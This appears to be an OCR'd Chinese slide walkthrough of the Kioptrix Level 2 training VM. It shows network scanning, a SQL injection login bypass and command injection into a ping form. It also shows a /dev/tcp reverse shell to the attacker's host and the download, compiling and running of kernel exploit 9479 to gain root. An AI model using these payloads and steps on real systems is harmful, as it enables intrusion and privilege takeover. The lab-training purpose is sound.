


- 選取Do Nothing



啟動靶機

- 最終畫面



Kioptrix Level 2 - VMware Workstation 17 Player (Non-commercial use only)
Player
Welcome to Kioptrix Level 2 Penetration and Assessment Environment
--The object of this game:
|_Acquire "root" access to this machine.
There are many ways this can be done, try and find more then one way to
appreciate this exercise.
DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.
WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)
Good luck and have fun!
kioptrix login:

檢查kali是否成功可以偵測到模擬機


於KIOPTRIX

- 檢查NAT的設定是否正確

1.



2.



檢查kali是否成功可以偵測到模擬機


於kali

```
kali@kali:~$ nmap -F 192.168.239.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 13:47 EDT
Nmap scan report for 192.168.239.2
Host is up (0.00040s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.239.130
Host is up (0.00043s latency).
All 100 scanned ports on 192.168.239.130 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.239.131
Host is up (0.00047s latency).
Not shown: 94 closed tcp ports (conn-re used)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds
```

- nmap掃描同網域內的主機
- nmap -F 192.168.x.0/24
- x與自身ipv4的第三碼相同

- 猜測此192.168.239.131主機為虛擬機
- 目標開啟了 22,80,111,443,631,3306 port
- 其中80 port為網頁服務，打開firefox，輸入192.168.239.131


瀏覽網頁服務




- 發現是一個登入頁面
- 直覺利用 SQL injection攻擊
  - User: ' or 1 = 1 – //
  - Password: 123456 ((密碼隨便填

發現一個 command，但沒有輸入列

- 開啟burp suite
  - Proxy -> intercept




- 設定firefox以對接burp
  - open application menu -> settings



設定firefox以對接burp


- general -> Settings




設定firefox以對接burp

重新整理http://192.168.239.131/index.php

- burp頁面即有顯示攔截請求



- 點擊 action -> do intercept -> response to this request



設定firefox以對接burp

- 點擊forward，修改response

Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Date: Wed, 13 Mar 2024 14:59:55 GMT
3  Server: Apache/2.0.52 (CentOS)
4  X-Powered-By: PHP/4.3.9
5  Content-Length: 585
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  <html>
10   <body>
11
12     <!-- Start of HTML when logged in as Administator -->
13     <form name="ping" action="pingit.php" method="post" target="_blank">
14       <table width='600' border='1'>
15         <tr valign='middle'>
16           <td colspan='2' align='center'>
17             <b>
               Welcome to the Basic Administrative Web Console<br>
               </b>
18           </td>
19         </tr>
20         <tr valign='middle'>
21           <td align='center'>
22             Ping a Machine on the Network:
23           </td>
24           <td align='center>
25           <input type="text" name="ip" size="30">
26           <input type="submit" value="submit" name="submit">
27           </td>
28           </td>
29           </tr>
30           </table>
31           </form>
32
33
34           </body>
35           </html>
```

- 發現align=‘center>少了一個’符號
  - 把它補上！

```
<td align='center'>
```

- 點擊forward，並將intercept關閉

即可取得提供 ping 功能的命令列



- 透過 ; 可以提前結束ping指令，並再後方加入command
  - ;ls
  - ;cat /etc/passwd
  - ;whoami

取得反向shell

1.在kali本地端啟動一個Netcat listener

nc -nvlp 8888

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 8888
listening on [any] 8888 ...
```

2.在command 注入 反向shell code

;sh -i >& /dev/tcp/192.168.x.x/8888 0>&1

- 參數為本地ip, 監聽port number

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	;sh -i >& /dev/tcp/192.168.239.130/8888 0>& submit

3.成功取得反向shell

```
┌──(kali㉿kali)-[~]
└─$
nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.239.130] from (UNKNOWN) [192.168.239.131] 32772
sh: no job control in this shell
sh-3.00$
```

透過反向shell取得訊息

- whoami

  發現user為apache

- pwd

  發現目錄為/var/www/html

- lsb_release -a
  - 快速查看 Linux 系統的發行版本訊息
  - OS: CentOS release 4.5 (Final)

提升權限

- 搜尋權限提升可用漏洞

searchsploit centOS 4 Privilege Escalation

```
┌──(kali㉿kali)-[~]
└─$ searchsploit centOS 4 Privilege Escalation
---------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                           |  Path
---------------------------------------------------------------------------------------------------------
abrt (Centos 7.1 / Fedora 22) - Local Privilege Escalation                                               | multiple/local/38835.py
CentOS 7.6 - 'ptrace_scope' Privilege Escalation                                                         | linux/local/46989.sh
CentOS Control Web Panel 0.9.8.836 - Privilege Escalation                                                | linux/webapps/47124.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25                           | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8/7.2.1                          | linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubun                          | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS                          | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86                          | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalati                          | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutage                          | linux_x86-64/local/45516.c
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7)                          | linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                            | linux/local/35370.c
---------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

提升權限

- 下載exploit script

searchsploit -m 9479

```
┌──(kali㉿kali)-[~]
└─$ ls
42031.py  9479.c     Downloads  offsec        Public            Templates      webdav
45796.py  Desktop    flag.txt   Pictures      secrets.txt       testname1.txt
48537.py  Documents  Music      powercat.ps1  Shellter_Backups  Videos
```

Exploit: https://www.exploit-db.com/exploits/9479

提升權限

- 修改exploit

若直接利用exploit，後續會有error: “No newline at end of file”，

為求方便先進行更改

- **在文件尾增加兩個空行符號**
  - mousepad 9479.c

```
                goto gogossing; /* all process */
        }
        close(fd_in);
        close(fd_out);

        execl("/bin/sh","sh","-i",NULL);
        return 0;
}

/* eoc */

// milw0rm.com [2009-08-24]
//
```

提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

在 kali 主機

在放有9479.c的目錄上啟動一個簡單的HTTP server，並監聽port 80

python3 -m http.server 80

```
┌──(kali㉿kali)-[~]
└─$ ls
42031.py  48537.py  9479.c   Documents  flag.txt  offsec     powercat.ps1  secrets.txt       Templates      Videos
45796.py  9472.txt  Desktop  Downloads  Music     Pictures   Public        Shellter_Backups  testname1.txt  webdav

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

在反向shell中

透過wget下載檔案，存在/var/www/html

wget http://192.168.239.130/9479.c

```
sh-3.00$ curl -O http://192.168.239.130/9479.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3378  100  3378    0     0  3685k      0 --:--:-- --:--:-- --:--:-- 3685k
curl: (23) Failed writing body
sh-3.00$ searchsploit -m 9479
sh: searchsploit: command not found
sh-3.00$ searchsploit centOS 4 Privilege Escalation
sh: searchsploit: command not found
sh-3.00$
sh-3.00$ curl http://192.168.239.130/9479.c -o 9479.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 78  3378   78  2664    0     0  2447k      0 --:--:-- --:--:-- --:--:-- 2447k
curl: (23) Failed writing body
```

return failed

提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

在反向shell中

移動到/tmp上執行

cd /tmp

wget http://192.168.239.130/9479.c

提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

在反向shell中

Compile the exploit

gcc -o Exploit 9479.c

編譯完成會有一個名為 “Expolit” 的可執行檔案

執行exploit

./Exploit

再whoami會發現已經是root user

```
bash-3.00$ ./Exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

Thanks for listening

SCAN ME